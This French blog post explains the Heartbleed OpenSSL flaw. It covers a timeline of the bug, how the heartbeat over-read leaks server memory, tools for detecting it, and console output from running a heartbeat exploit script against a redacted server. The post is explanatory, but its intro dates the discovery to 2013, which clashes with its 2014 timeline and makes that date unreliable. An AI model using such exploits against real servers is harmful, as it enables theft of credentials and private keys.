"Heartbleed" Le coeur ensanglanté, problème au niveau du battement.

Bonjour et bienvenue à tous.

Comme premier article, j'ai décidé de succomber au battage médiatique et d'aborder la faille de sécurité découverte par des ingénieurs de la société finlandaise Codenomicon ainsi que l'équipe de sécurité Google en avril 2013.

Cette vulnérabilité touche le très célèbre logiciel libre OpenSSL.

H3rtBl33D

Bien des choses ont été dites sur Heartbleed, je vais donc tenter de vous résumer son histoire de façon chronologique et surtout de vous expliquer le mécanisme qui est à l'origine de la faille. **"Les battements" !**

Plus spécifiquement, je vais vous décrire les exploits utilisés pour profiter de la vulnérabilité. Avec un exemple à l'appui.


Bonne lecture à tous.

Sujet: Heartbleed

Chronologie des évènements:

- **31 décembre 2011** - Le programmeur allemand, Robin Seggelman, Fait une erreur en implémentant de nouvelles fonctions au logiciel libre et très utilisé "OpenSSL". Dans une fonction baptisée Heartbeat (battement de cœur), il oublie de valider une variable. Cet oubli n'est pas identifiée et corrigée par le processus de vérification. La faille **Heartbleed est née.**

- **Le 14 mars 2012** (selon Wikipédia) la faille est implémentée dans la version 1.0.1 d'OpenSSL et rendue disponible au public.
- **Pendant près de 2 ans** la faille demeure cachée aux yeux du public. Nul ne sait (quoi que…) s'il y a eu exploitation de la vulnérabilité durant cette période.
- **Avril 2014** l'équipe de sécurité de Google et les ingénieurs de la société finlandaise Codenomicon sonnent l'alerte et rapportent la vulnérabilité
- **Le 7 avril 2014** à très exactement 19:21:29 une nouvelle version corrigée d'OpenSSL est disponible.
- **Le 8 avril 2014,** on voit l'apparition des exploits rendus publiques sur des sites tels que securityfocus et exploit-db.
- **Le 8 avril 2014,** les médias (du moins au Québec) s'emballent, l'Agence du revenu du Canada ferme son site en pleine période d'impôt. La raison, une faille de sécurité importante. Heartbleed devient une "star".
- Beaucoup de sites majeurs sur internet sont touchés et les mises à jour s'organisent.
- **Le 11 avril 2014,** un concours est organisé par CloudFare. Un serveur nginx vulnérable est exposé. Le défi: Capturer la clé privée du serveur. La journée même, plusieurs participants relèvent le défi.


The first valid submission was received at 16:22:01PST by Software Engineer Fedor Indutny. He sent at least 2.5 million requests over the course of the day. The second was submitted at 17:12:19PST by Ilkka Mattila at NCSC-FI, who sent around a hundred thousand requests over the same period of time.

UPDATE: Two more confirmed winners: Rubin Xu, PhD student in the Security group of Cambridge University submitted at 04:11:09PST on 04/12; and Ben Murphy, Security Researcher submitted at 7:28:50PST on 04/12.

We confirmed that all individuals used only the Heartbleed exploit to obtain the private key. We rebooted the server at 3:08PST, which may have caused the key to be available in uninitiallized heap memory as theorized in our previous blog post. It is at the discretion of the researchers to share the specifics of the techniques used.

- **Le 14 avril 2014,** L'Agence du revenu du Canada publie un communiqué selon lequel 900 numéros d'assurance social auraient été extraits d'un de leurs systèmes par un pirate informatique ayant utilisé la faille Heartbleed. Voir la publication officielle ici
- **Le 16 avril 2014,** La GRC arrête le présumé pirate qui aurait dérobé environ 900 numéros d'assurance sociale à Revenu Canada

L'histoire du battement:

En informatique le terme "heartbeat" ou battement de cœur, constitue une façon qu'a deux systèmes de vérifier à intervalle régulier la présence l'un de l'autre. C'est dans l'implémentation de ce battement que le problème se situe. La fonction "Heartbeat" implantée dans OPenSSL lance régulièrement, côté client, des requêtes afin de vérifier si la connexion avec un serveur est toujours active (modèle du ping). Normalement la taille

de la réponse devrait être contrôlée afin de ne recevoir qu'un court indicateur de présence. Dans le cas qui nous concerne, jusqu'à 64 Kilo-octets peuvent être reçus du serveur en lui envoyant une requête spécialement conçue. Cette réponse peut alors contenir des identifiants, mots de passe, numéros de carte ou toutes informations jugées confidentielles et transitant par le tunnel SSL. Les clés de cryptage privées des serveurs peuvent aussi être extraites selon le contenu des informations en mémoire.

Détection:

Il existe plusieurs façons de vérifier si un site ou un service sécurisé par SSL est vulnérable. Depuis la divulgation de la faille, de multiples outils ont vus le jour pour effectuer la vérification. Il faut toutefois être prudent, car selon un article disponible ICI beaucoup de ces outils ne sont pas efficaces. Je me contenterai donc de lister les outils et les méthodes que je considère les plus fiables.

- La vérification manuelle. les versions d'OpenSSL touchées sont de la 1.0.1 à la 1.0.1f. Dans une console de commande sur le serveur, taper "Openssl version" pour connaître la version utilisée sur votre système.
- Nmap: Le fameux scanner de port dispose maintenant d'un script (.nse) de vérification ——> ssl-heartbleed.nse
- Les balayeurs de vulnérabilités comme Openvas, Nessus et Nexpose sont maintenant à même de détecter la faille.
- Un site web disponible ICI a été mis en fonction afin de vérifier la présence de la vulnérabilité.

Cette liste pourrait être plus longue, mais elle est suffisante pour effectuer une vérification efficace.

Exploitation:

Depuis l'apparition des exploits sur les sites publiques, il est très facile pour quiconque de les récupérer, de les compiler et ensuite de les utiliser. Évidemment, un pentesteur ou un administrateur de systèmes l'utilisera à bon escient et testera la faille en toute légalité dans le cadre de son travail. Néanmoins, il existe une légion de personnes susceptibles d'utiliser ces exploits avec des intentions beaucoup moins candides. Bien sûr, la faille doit être prise au sérieux et corrigée sans délai. Le nombre de sites réellement exploités ne sera probablement jamais connu. En revanche, le bogue reste difficilement exploitable, car l'attaque se fait à l'aveugle, le pirate récupère des données qui sont aléatoires dans la mémoire du système ciblé et ne peut en aucun cas choisir le type d'information qu'il va en retirer.

Les captures d'écran suivantes montrent l'exécution de l'exploit sur un serveur vulnérable. On peut noter que dans ce cas aucune information de nature confidentielle n'a été retournée par le serveur.

```
root@btdan:~/Desktop/tmp# python heart.py [redacted] -p 465
Trying SSL 3.0...
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0300, length = 94
 ... received message: type = 22, ver = 0300, length = 4695
 ... received message: type = 22, ver = 0300, length = 331
 ... received message: type = 22, ver = 0300, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0300, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 00 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
```

```
  3ef0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f00: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f10: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f20: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f30: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f40: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f50: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f60: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f70: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3f90: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3fa0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3fb0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3fc0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3fd0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3fe0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
  3ff0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................

WARNING: server returned more data than it should - server is vulnerable!
root@btdan:~/Desktop/tmp#
```